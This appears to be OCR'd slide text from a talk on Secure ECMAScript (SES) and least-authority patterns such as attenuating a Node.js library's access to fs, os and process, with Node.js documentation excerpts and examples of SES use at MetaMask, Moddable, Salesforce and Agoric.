Even though the name of this function is `process.kill()`, it is really just a signal sender, like the `kill` system call. The signal sent may do something other than kill the target process.

```
process.on('SIGHUP', () => {
  console.log('Got SIGHUP signal.');
});
```



Node.js

About these Docs

Usage & Example

Assertion Testing

Async Hooks

Buffer

C++ Addons

C/C++ Addons - N-API

Child Processes

Cluster

Command Line Options

Console

Crypto

Debugger

Deprecated APIs

DNS

os.setPriority([pid,]priority)

[src] #

Added in: v10.10.0

- `pid` `<integer>` The process ID to set scheduling priority for. **Default** `0`.
- `priority` `<integer>` The scheduling priority to assign to the process.

The `os.setPriority()` method attempts to set the scheduling priority for the process specified by `pid`. If `pid` is not provided, or is `0`, the priority of the current process is used.

The `priority` input must be an integer between `-20` (high priority) and `19` (low priority). Due to differences between Unix priority levels and Windows priority classes, `priority` is mapped to one of six priority constants in `os.constants.priority`. When retrieving a process priority level, this range mapping may cause the return value to be slightly different on Windows. To avoid confusion, it is recommended to set `priority` to one of the priority constants.

On Windows setting priority to `PRIORITY_HIGHEST` requires elevated user, otherwise the set priority will be silently reduced to `PRIORITY_HIGH`.

os.tmpdir()

[src] #

▶ History

- Returns: `<string>`

The `os.tmpdir()` method returns a string specifying the operating system's default directory for temporary files.

Using SES to enforce POLA

Patterns to Minimize Authority

- Attenuation
  - Attenuate our own access to ‘fs’
  - Attenuate chalk’s access to ‘os’ and ‘process’
- Virtualization
  - Intercept the information chalk receives

Attenuate our own access to ‘fs’

```
const checkFileName =  (path)  =>  {
  if  (path !== todoPath)  {
    throw Error(`This app does not have access to
${path}`);
  }
};
```


```
const attenuateFs =  (originalFs)  => harden({
  appendFile:  (path, data, callback)  =>  {
    checkFileName(path);
    return originalFs.appendFile(path, data, callback);
  },
  createReadStream:  (path)  =>  {
    checkFileName(path);
    return originalFs.createReadStream(path);
  },
});
```

Chalk’s access to os/process

```
const pureChalk =  (os, process)  =>  {
    const stdoutColor = pureSupportsColor(os,
    process).stdout;
    …
```

Rewrite supports-color too

```
const pureSupportsColor =  (os, process)  =>  {
    const  {env}  = process;
    ...
```



os.release()

Added in: v0.3.3

- Returns: `<string>`

The `os.release()` method returns a string identifying the operating system release.

```
const attenuateOs =  (originalOs)  =>
  harden({
    release: originalOs.release,
  });
```

Virtualization

```
const attenuateProcess =  (originalProcess)  =>
  harden({
    env: originalProcess.env,
    platform:  'win32', // we can put whatever here
    versions: originalProcess.versions,
    stdout: originalProcess.stdout,
    stderr: originalProcess.stderr,
  });
```

POLA and Access Control

- To best enforce POLA and to use patterns like attenuation and virtualization, use **object capabilities, not identity based access control**

Typical Access Control

- Map of people/accounts to centralized permissions
- Performing an action does a lookup in the permission table

Person / Account	Permission
Susan	read_location
David	write_to_file

Object Capabilities

- No separation of authority from designation
- No centralized permissions
- All authority is in the methods themselves

Person/Account	Object capability
Susan	{ readLocation: function }
David	{ writeToFile: function }

SES & Object Capabilities

- JavaScript has unforgeable references and a clear separation from outside world
- Code running under SES can't get access to something unless passed a reference
- Easy to reason about authority
    - The reference graph *is* the graph of authority

For more on object-capabilities, see Chip Morningstar's post at http://habitatchronicles.com/2017/05/what-are-capabilities/

SES as used today

SES/Realms may be Stage 2 at TC39, but people have started using it

Moddable's XS

- JavaScript for the Internet of Things
- The XS JavaScript Engine for embedded devices
- XS is the first engine to implement Secure ECMAScript (SES)
- Moddable uses SES to enable users to safely install apps written in JavaScript on their IoT products

- Allow other users to run scripts on your lightbulb

- Restrict the scripts:
    - Prohibit access to wifi password
    - Limit maximum brightness
    - Limit frequency of change

MetaMask's LavaMoat

- Metamask is one of the main Ethereum wallets
- LavaMoat is a Browserify and Webpack plugin that puts every dependency in its own SES compartment
    - Backwards compatible approach
    - Permissions are tightly confined with a declarative access file

LavaMoat Visualization

https://lavamoat.github.io/sesify-viz/dist/index.html

MetaMask Snaps

- Adding new features was getting political
- Snaps allows third-parties to write their own custom behavior for MetaMask
- SES is not just for JavaScript dependencies! You can also use it to run user code safely!

Salesforce's
Locker Service

- Salesforce, one of the primary co-authors of Realms, uses a version of Realms in production in their Locker Service plugin platform, an ecosystem of over 5 million developers

AGORIC

Agoric's Smart Contracts

- Users can create their own smart contracts (agreements enforced in code) and upload them to a blockchain (currently at testnet stage). The smart contracts can interact with each other, but only through explicit grants of authority

SES Limitations

- WIP - still solidifying the API, still working on performance, developer ergonomics
- Must stringify modules to evaluate in a compartment
- Realms is Stage 2, SES is Stage 1 in the TC39 proposal process

SES:

- Provides nearly perfect code isolation
- Is scalable
- Is resilient (doesn't depend on trust)
- Enables object capability patterns like attenuation

SES allows us to safely interact with other people's code

We can use your help!

https://github.com/Agoric/SES-shim/

https://github.com/tc39/proposal-ses

Thanks!

Any questions?

You can find me at **@kate_sills** & **kate@agoric.com**

AGORIC